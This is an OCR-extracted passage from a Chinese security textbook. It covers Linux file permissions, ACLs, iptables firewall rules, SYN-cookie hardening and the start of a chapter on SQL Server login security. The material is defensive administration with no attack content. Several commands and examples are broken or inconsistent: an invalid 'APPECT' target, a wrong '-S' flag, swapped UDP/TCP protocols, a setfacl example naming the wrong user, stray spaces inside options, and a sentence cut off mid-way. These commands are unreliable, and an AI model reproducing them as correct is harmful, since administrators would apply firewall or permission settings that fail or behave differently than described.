


图 4.35　账号管理

4.3.2 实践案例 4-6：Linux 文件系统权限安全管理

在 Red Hat Enterprise Linux 中，系统账号与文件系统权限密切相关，由此实现系统最基础的安全性。管理员可以指定各个文件及目录，只允许部分用户和组进行访问、修改或执行指定的文件和目录。

1. Linux 文件系统权限管理基础

通过命令 ls -l 可以得到以下结果。

```
[root@ server1 ~]#ls -l
[root@ server1 ~]#total 32
[root@ server1 ~]#drwxr-xr-x 2 test test 4096 2009-03-14 10:41 Desktop
[root@ server1 ~]#drwxr-xr-x 2 test test 8192 2009-03-14 11:25 tmp
```

(1) 每个文件的第一位表明了此文件的类型。

d：目录文件。

-：普通文件(不是目录或链接)。

l：到系统中其他程序或文件的符号链接。

(2) Linux 文件系统权限分 3 组，依次是文件所有者(u)、同组用户(g)和其余用户(o)。

rwx r-x r-x。

文件所有者：表示用户为此文件所有者时对此文件拥有何种操作权限。

同组用户：表示用户所属组与此文件组属性相同时对此文件拥有何种操作权限。

其余用户：表示其他用户账号对此文件有何种操作权限。

每组权限分为 3 位，r(read)、w(write)和 x(execute)，可以用八进制来表示，r、w、x 分别是 4、2、1，权限是相加的，rwx 就是 7，r-x 就是 5。

以上例子中两个目录文件的权限以绝对权限表示法可以表示为 755。

(3) 对普通文件权限的定义。

读取权限(r)：打开文件，对文件进行拷贝的权限。

写入权限(w)：删除、修改文件的权限。

执行权限(x)：执行文件的权限。

(4) 对目录文件(文件夹)权限的定义。

读取权限(r)：以列表形式列出文件夹中文件的权限。

写入权限(w)：删除、修改文件夹的权限。

执行权限(x)：进入文件夹的权限。

(5) 修改文件权限。

命令：chmod <模式> <文件或目录名>。

(1) 八进制模式：以八进制模式直接指定文件所有者、同组用户及其余用户的操作权限。

例如：chmod 775 tmp。

结果：drwxrwxr-x 2 test test 8192 2009-03-14 11:25 tmp。

(2) 符号模式：u代表文件所有者，g代表同组用户，o代表其余用户，a代表所有3种类型，可以通过“＋”或“－”来表明要加入或去除的读(r)、写(w)或执行(x)权限。

例如：chmod a-w tmp。

结果：dr-xr-xr-x 2 test test 8192 2009-03-14 11:25 tmp。

2. SUID/SGID特殊权限管理

除了普通的文件权限以外，Linux系统还扩展了SUID、SGID及Sticky Bit这3种特殊权限，表4.1列出了这3组特殊权限的有效范围及功能。

表4.1　SUID、SGID及Sticky Bit的有效范围及功能

	SUID(八进制表示：4)	SGID(八进制表示：2)	Stickey Bit(八进制表示：1)
普通文件	执行时以文件所有者权限执行	执行时以文件所属用户权限执行	—
目录文件	—	在此目录下新建的所有文件继承此目录的同组目录权限	在此目录下的所有文件或目录只允许自身的所有者进行删除或修改

修改文件的SUID、SGID及Sticky Bit权限。

例如：chmod 2755 tmp。

结果：drwxr-sr-x 2 test test 8192 2009-03-14 11:25 tmp。

此权限设置后，所有在tmp目录下新建的文件或目录，其工作组均会自动继承父目录工作组，即test工作组。

3. 文件系统ACL高级权限控制

对于基础的文件权限，系统只能对对应用户或单个组设置其操作权限。假设当前企业有以下环境要求：销售部(sale)有一个项目要与技术部(tech)中的一位同事(ken)共享，但又不希望ken拥有对销售部其他文件的任何操作权限。对此，上面提到的文件权限设置都无法完成，解决此问题需要借助文件系统的ACL权限控制。

1) 配置文件系统ACL支持

```
[root@ server1 ~]#mount -o acl /home
[root@ server1 ~]#vim /etc/fstab
/dev/VolGroup00/LogVol03 /home ext3 defaults,acl 0 0
```

2) 获取文件的ACL权限状态

```
[root@ server1 ~]#getfacl sale_file.cfg
    file: sale_file.cfg
    owner: tom
    group: sale
    user::rwx
    group::rwx
    other::---
```

3）修改文件的 ACL 权限

```
[root@ rh442 ~ ]#setfacl -m u:test:rx sale_file.cfg
[root@ rh442 ~ ]#getfacl sale_file.cfg
    file: sale_file.cfg
    owner: tom
    group: sale
    user::rwx
    user:ken:r-x
    group::rwx
    mask::r-x
    other::---
```

如此设置后，用户 ken 可以对文件 sale_file.cfg 进行读操作及执行操作，同时 ken 不用加入到 sale 组中，因此 ken 不能对 sale 组的其他文件进行操作。

4）文件系统 ACL 常用操作

命令：setfacl [-R] <-m|-M|-x|-X ACL 权限> <文件名>。

-m，--modify=acl 设置 ACL 权限。

-M，--modify-file=file 参考 file 的 ACL 权限来设置目标的 ACL 权限。

-x，--remove=acl 删除 ACL 权限。

-X，--remove-file=file 参考 file 的 ACL 权限来删除目标的 ACL 权限。

-R，--recursive 递归修改本目录及其所有子目录中的所有 ACL 权限（只对目录有效）。

ACL 权限格式：[d:]<u|g|o>:<用户名>:<权限>。

如，u:test:rx，表示为 test 用户添加读操作及执行操作权限。

在 ACL 权限格式中，最前面的“d:”只对目录有效，表示默认情况下此目录下的所有文件都继承当前的 ACL 权限。

4.3.3 实践案例 4-7：Linux 网络安全管理

从 Linux Kernel 2.4 开始，新的网络包过滤框架 Netfilter/Iptables 替代了原来的 Ipchains/Ipfwadm 系统，成为 Linux 系统新一代的内核级防火墙。作为内核网络协议的一个扩展集，Netfilter 可以在内核内部高效地进行包过滤、网络地址转换（NAT）和包重组。对于网络安全防护来讲，主要用到的是 Netfilter 的包过滤功能，本节也将就这一主题展开描述。

1. Linux 内核防火墙的包过滤机制

通过包过滤机制，Netfilter 可以按要求禁止网络包对本地服务器的访问及本地对外的访问，或者对经过本地转发的信息包进行过滤以保护系统，防止未经允许的网络访问本地服务。

Netfilter/Iptables 防火墙的包过滤机制中实现对以下三类访问方式的过滤，Netfilter/Iptables 中称它们为过滤链（Chain）。

INPUT 链：用于过滤来自外部系统且目的地为本机的信息包。例如，服务器中通过 Apache Httpd 来实现 Web 网站服务器，当外部系统尝试访问本地 Httpd 所在的端口 80 时，会触发 INPUT 链中的规则。

OUTPUT 链：用于过滤从系统内部发出的对外访问的信息包。例如，本地用户对外发送电子邮件时，要求通过 SMTP 协议，也就是端口 25 来向外部邮件服务器发送信息，此时就会触发 OUTPUT 链中的规则。

FORWARD 链：用于过滤要求进行转发的信息包，只有当/proc/sys/net/ipv4/ip_forward 为“1”时才有效，也就是只对路由功能生效。例如，禁止某个 IP 通过本机路由访问到其他网段。

由于 Netfilter/Iptables 中的所有操作都通过 iptables 这一命令来实现的，因此业界当前也普遍使用 Iptables 作为 Netfilter 的代名词，代表 Linux 中的防火墙机制。

2. Iptables 端口过滤实例(1)

1) 清空控制规则

操作实例如下。

方法 1。

```
[root@ server1 ~ ]#iptables - t filter - F
[root@ server1 ~ ]#iptables - t nat - F
[root@ server1 ~ ]#iptables - t mangle - F
```

方法 2。

```
[root@ server1 ~ ]#/etc/init.d/iptables stop
```

方法 1 的操作分解。

-t filter：对过滤表进行操作，用于常规的网络地址及端口过滤。

-t nat：对网络地址转换表进行操作，用于网络连接共享、端口映射等操作。

-t mangle：对 mangel 表进行操作，用于改变包的 TOS 等特性的操作。

-F：清空列表中的所有规则。

方法 1 的全句解释。

通过 Iptables 命令清空 filter、nat 及 mangle 表中的规则，也就是清空 Iptables 中的所有规则。

方法 2 的全句解释。

在 Red Hat Enterprise Linux 中可以通过对 Iptables 服务进行 stop 操作来达到清空 Iptables 规则的效果，但是这并不会真正地清除规则，当 Iptables 应用启动的时候仍然会读取/etc/sysconfig/iptables 文件，重新载入已记录的规则。

2) 基于访问源的控制

操作实例如下。

```
[root@ server1 ~ ]#iptables - t filter - A INPUT - s 192.168.101.202 - j DROP
```

操作分解。

-t filter：使用过滤(表)功能对网络行为进行控制处理。

-A INPUT：表示对 INPUT 链进行规则追加操作。

-S 192.168.101.202：表示针对访问来源 IP 地址为 192.168.101.202 的信息包进行处理。

-j DROP：丢弃(不向访问来源返回任何信息)符合规则的信息包。

全句解释：使用 Iptables 在过滤列表的 INPUT 链中追加规则，一旦发现从外部要求访问本机网络服务且源 IP 地址为 192.168.101.202 的信息包，就马上将其丢弃。

3) 基于访问目标的控制

操作示例如下。

```
[root@ server1 ~ ]#iptables -A OUTPUT -d 192.168.101.250 -p tcp --dport 80
-j REJECT
```

操作分解。

-t filter：此处没有使用-t filter，但同样会对 filter 进行操作，因为 filter 是 Iptables 默认操作的链表。

-A OUTPUT：表示对 OUTPUT 链进行规则追加操作。

-d 192.168.101.250：表示针对访问目标为 192.168.101.250 的信息包进行处理。

-p tcp -dport 80：表示针对访问目标协议为 TCP，且端口为 80 的信息包进行处理。

-j REJECT：拒绝(向访问源发送拒绝请求信息)符合规则的信息包。

全句解释。

使用 Iptables 在过滤列表的 OUTPUT 链中追加规则，一旦发现从本地要求访问外部网络服务且访问协议为 TCP 目标 IP 为 192.168.101.250、端口为 80 的信息包，就马上将其拒绝。

4) 同时过滤多个端口

操作实例如下。

```
[root@ server1 ~ ]#iptables -A INPUT -i eth0 -p udp --dport 137:139 -j REJECT
[root@ server1 ~ ]#iptables -I INPUT 2 -i eth1 -p udp -m multiport --dports 80,443 -j APPECT
```

操作分解。

-i eth0：表示针对从 eth0 进入的信息包进行处理。

-p udp --dport 137:139：表示针对访问目标协议为 UDP 且端口为 137～139 的信息包进行处理。

-I INPUT 2：在 INPUT 链的第 2 行进行规则插入操作。

-p tcp -m multiport --dports 80,443：表示针对访问目标协议为 TCP 且端口为 80 或 443 的信息包进行处理。

-j APPECT：允许符合规则的信息包通过。

全句解释。

第 1 句：使用 Iptables 在过滤列表的 INPUT 链中追加规则，一旦发现通过 eth0 网卡接口从外部要求访问本机网络服务且访问协议为 UDP、目标访问端口为 137～139 的

信息包,就马上将其拒绝。

第 2 句:使用 Iptables 在过滤列表的 INPUT 链的第 2 行插入规则,一旦发现通过 eth。

3. Iptables 端口过滤实例(2)

1)检查当前的 Iptables 规则

```
[root@ server1 ~ ]#iptables - t filter - nL
Chain INPUT (policy ACCEPT)
target prot opt source destination
DROP all - - 192.168.101.202 0.0.0.0/0
ACCEPT udp - - 0.0.0.0→0 0.0.0.0/0 multiport dports 80,443
REJECT tcp - - 0.0.0.0→0 0.0.0.0/0 tcp dpts:137:139
reject- with icmp- port-
unreachable
Chain FORWARD (policy ACCEPT)
target prot opt source destination
Chain OUTPUT (policy ACCEPT)
target prot opt source destination
REJECT tcp - - 0.0.0.0/0 192.168.101.250 tcp dpt:80
reject- with icmp- port- unreachable
```

2)Iptables 默认规则

从命令 iptables -t filter -nL 中可以看出,当前在 filter 表中,INPUT、OUTPUT、FORWARD 的默认规则都是“policy ACCEPT”,即允许通过。管理员可以自定义各个链(Chain)的默认规则以达到系统要求的安全性。

```
[root@ server1 ~ ]#iptables - P INPUT DROP
[root@ server1 ~ ]#iptables - t filter - nL
 Chain INPUT (policy DROP)
target prot opt source destination
DROP all - - 192.168.101.202 0.0.0.0/0
```

注意,通过 iptables -P 进行默认规则设定时,只能使用 ACCEPT 或 DROP,而不能使用 REJECT。

3)保存 Iptables 规则

通过 Iptables 命令设定的规则只会保留在当前的内存中,一旦服务器重新启动,这些规则将全部丢失。通过以下两种方法可以使系统在启动时重新读入 Iptables 规则,达到保存 Iptables 规则的目的。

方法 1 如下。

```
[root@ server1 ~ ]#/etc/init.d/iptables save
 Saving firewall rules to etc/sysconfig/iptables: [ OK ]
[root@ server1 ~ ]#cat /etc/sysconfig/iptables
 #Generated by iptables- save v1.3.5 on Sat May 30 04:57:24 2009
```

```
 * filter
:INPUT DROP [653:52961]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [432:58700]
-A INPUT -s 192.168.101.202 -j DROP
-A INPUT -i eth1 -p udp -m multiport --dp orts 80,443 -j ACCEPT
-A INPUT -i eth0 -p tcp -m tcp --dport 137:139 -j REJECT --reject-with icmp- port-unreachable
-A OUTPUT -d 192.168.101.250 -p tcp -m tcp --dport 80 -j REJECT --reject-with icmp-port
-unreachable
COMMIT
#Completed on Sat May 30 04:57:24 2009
[root@ server1 ~ ]#chkconfig iptables on
```

在 Red Hat Enterprise Linux 中，可通过 Iptables 服务的 save 命令将当前的规则保存到文件/etc/sysconfig/iptables 中，然后再通过 chkconfig 命令将 Iptables 设为开机自动启动。

方法 2：创建可执行脚本 my-iptables. sh。

```
[root@ rh442 ~ ]#ls -l my-iptables.sh
 -rwxr--r--1 root root 420 May 30 05:10 my-iptables.sh
 [root@ rh442 ~ ]#cat my-iptables.sh
 iptables -t filter -F
 iptables -t nat -F
 iptables -t mangle -F
 iptables -P INPUT DROP
 iptables -A INPUT -s 192.168.101.202 -j DROP
 iptables -A INPUT -i eth1 -p udp -m multiport --dports 80,443 -j ACCEPT
 iptables -A INPUT -i eth0 -p tcp -m tcp --dport 137:139 -j REJECT
 iptables -A OUTPUT -d 192.168.101.250 -p tcp -m tcp --dport 80 -j REJECT
[root@ rh442 ~ ]#cat/etc/rc.local
 /root/my-iptables.sh
```

脚本 my-iptables 中包含了直接写入 Iptables 的操作，并将这个脚本的运行操作放在 rc. local 中进行以实现开机自动执行。

注意，Iptables 中规则的执行方式为：由上至下顺序执行，一旦发现满足条件的规则就立即执行-j 指定的操作并退出本信息包的处理过程。因此在设计 Iptables 规则时，一定要把握好各个包含关系的先后顺序。

4. 常见网络攻击预防

1）避免 ping 扫描

ping 操作是通过 ICMP 协议进行的，因此可以通过 Iptables 来对 ICMP 协议进行过滤。

```
[root@ server1 ~ ]#iptables -I INPUT -p icmp -j DROP
```

由于要丢弃所有的 ping 操作，因此最好将这些规则加在 iptables 的最顶端，-I INPUT 后面没有加入数字，表示在 INPUT 链的最顶端插入规则。

2）预防 DDoS（拒绝服务攻击）

在/etc/sysctl.conf 中加入如下语句。

```
net.ipv4.tcp_syncookies=1
net.ipv4.tcp_synack_retries=3
net.ipv4.tcp_syn_retries=3
```

执行命令 sysctl -p 以激活设置。

设置 tcp_syncookies 为 1 可打开 SYN Cookie 功能，该功能可以防止部分 SYN 攻击；降低 tcp_synack_retries 及 tcp_syn_retries 的值对减少 SYN 重试次数也会有一定的效果。

4.4　课后体会与练习

1. 思考一下，操作系统的安全有哪些重要意义？
2. Windows 操作系统加固的策略及作用是什么？
3. Linux 操作系统加固的策略及作用是什么？

第5章　数据库系统安全技术

✍ **本章课前准备**

学习本章内容之前，需要准备如下知识：

- 了解数据库系统安全的重要意义；
- 查找数据库系统受到侵害的案例；
- 了解数据库系统安全的相关技术。

✍ **本章教学目标**

本章的教学目标是：

- 了解数据库系统安全的重要意义；
- 掌握数据库系统安全设置的常规方法；
- 掌握数据库备份及还原相关技术。

✍ **本章教学要点**

本章的教学要点包括：

- 数据库系统安全设置技术；
- 数据库系统常见攻击原理及操作；
- 数据库系统加固策略。

✍ **本章教学建议**

本章内容采用案例引导模式进行教学。

5.1　数据库系统安全概述

数据库安全问题是信息系统安全问题的一个子问题，数据库技术是构建信息系统的核心技术。在当今开放式的互联网时代，许多关键的业务系统运行在数据库平台上，数据库系统中的数据为众多用户所共享，如果数据库安全无法保证，其上的应用系统也会被非法访问或破坏。近年来，基于 Web 的应用程序和信息系统迅速增加，使得数据库的数据受到黑客的攻击和篡改的风险进一步增加，造成的损失也越来越大，数据库系统的安全正变得越来越重要。

5.1.1　数据库安全定义

数据库安全的核心是数据的安全。数据安全是指防止数据信息被故意或偶然的非授

权泄露、更改、破坏或使用数据信息被非法的系统控制，以确保数据的完整性、保密性、可用性、可控性和可审查型。

数据库安全是指数据库的任何部分都不允许受到恶意侵害或未经授权的存取或修改。数据库管理系统安全性保护是通过各种防范措施，以防止用户越权使用数据库。数据库系统中一般采用用户标识和鉴别、存取控制、视图以及密码存储等技术进行安全控制。

5.1.2　数据库管理系统的安全机制

数据库管理系统负责管理大量的业务数据，保证其业务数据的安全是最重要的任务。一般大型数据库管理系统都会提供强大的安全机制来保证数据的安全。我们以 SQL Server 2008 为例来认识数据库管理系统的安全机制。

SQL Server 2008 的安全性管理分为三个等级：操作系统级、SQL Server 级和数据库级。

1. 操作系统级的安全性

用户使用客户机通过网络实现对 SQL Server 服务器访问时，首先要获得操作系统的使用权。SQL 可以直接访问网络端口，对 Windows 安全体系外的服务器及其数据库的访问。由于 SQL 采用了集成 Windows 网络安全性机制，使得 OS 安全性提高。

2. SQL Server 级的安全性

这个级别的安全性主要通过登录账户进行控制，要想访问一个数据库服务器，必须拥有一个登录账户。登录账户可以是 Windows 账户或组，也可以是 SQL Server 的登录账户。用户登录时提供的登录账号和口令决定了用户能否获得 SQL Server 的访问权及其登录后拥有的具体访问权限。

3. 数据库级的安全性

用户通过 SQL Server 级的服务器安全性的检验后，要访问数据库对象，还要进行数据库级的安全检验。这个级别的安全性主要通过用户账户进行控制，要想访问一个数据库，必须拥有该数据库的一个用户账户身份。用户账户是通过登录账户进行映射的，可以属于固定的数据库角色或自定义数据库角色。

5.2　SQL Server 常规安全设置

5.2.1　创建登录账户

SQL Server 提供了两种确认用户账户：Windows 登录账号和 SQL Server 登录账号。Windows 登录账号是由 Windows 服务器来对登录的账号进行身份验证，支持 Windows 操作系统的密码策略，账号和密码保存在 Windows 操作系统的账户数据库中。SQL Server 登录账号是 SQL Server 自身负责验证身份的登录账号。当使用 SQL Server

登录账号和口令连接 SQL Server 服务器时，由 SQL Server 验证该用户是否存在，且其口令是否与记录的口令匹配，如图 5.1 所示。



图 5.1　SQL Server 2005 身份验证界面

1. Windows 登录账号的创建

任务：为 SQL Server 2005 创建名为 DBSecurity 的 Windows 登录账户。

(1) 在 Windows 中创建一个名为 DBSecurity 的用户，如图 5.2 所示。






图 5.2　创建一个 Windows 用户

(2) 使用有 sysadmin 角色权限的用户登录“SQL Server 管理控制台”，简称 SSMS。

(3) 在“对象资源管理器”中依次展开“安全性”节点。右击“登录名”在弹出的快捷菜单中单击“新建登录名”，弹出“登录名—新建”对话框，如图 5.3 和图 5.4 所示。

(3) 选择“Windows 身份验证”，单击“搜索”按钮，打开“选择用户或组”对话框，如图 5.5 所示。

(4) 在“输入要选择的对象名称”文本框中输入 DBSecurity，单击“检查名称”按钮检查名称无误后，单击“确定”返回，如图 5.6 所示。

(5) 返回“登录名—新建”对话框，单击“确定”按钮完成登录名的创建。展开登录名节点，可查看新创建的 DBSecurity 账号，如图 5.7 所示。



图 5.3　登录名节点

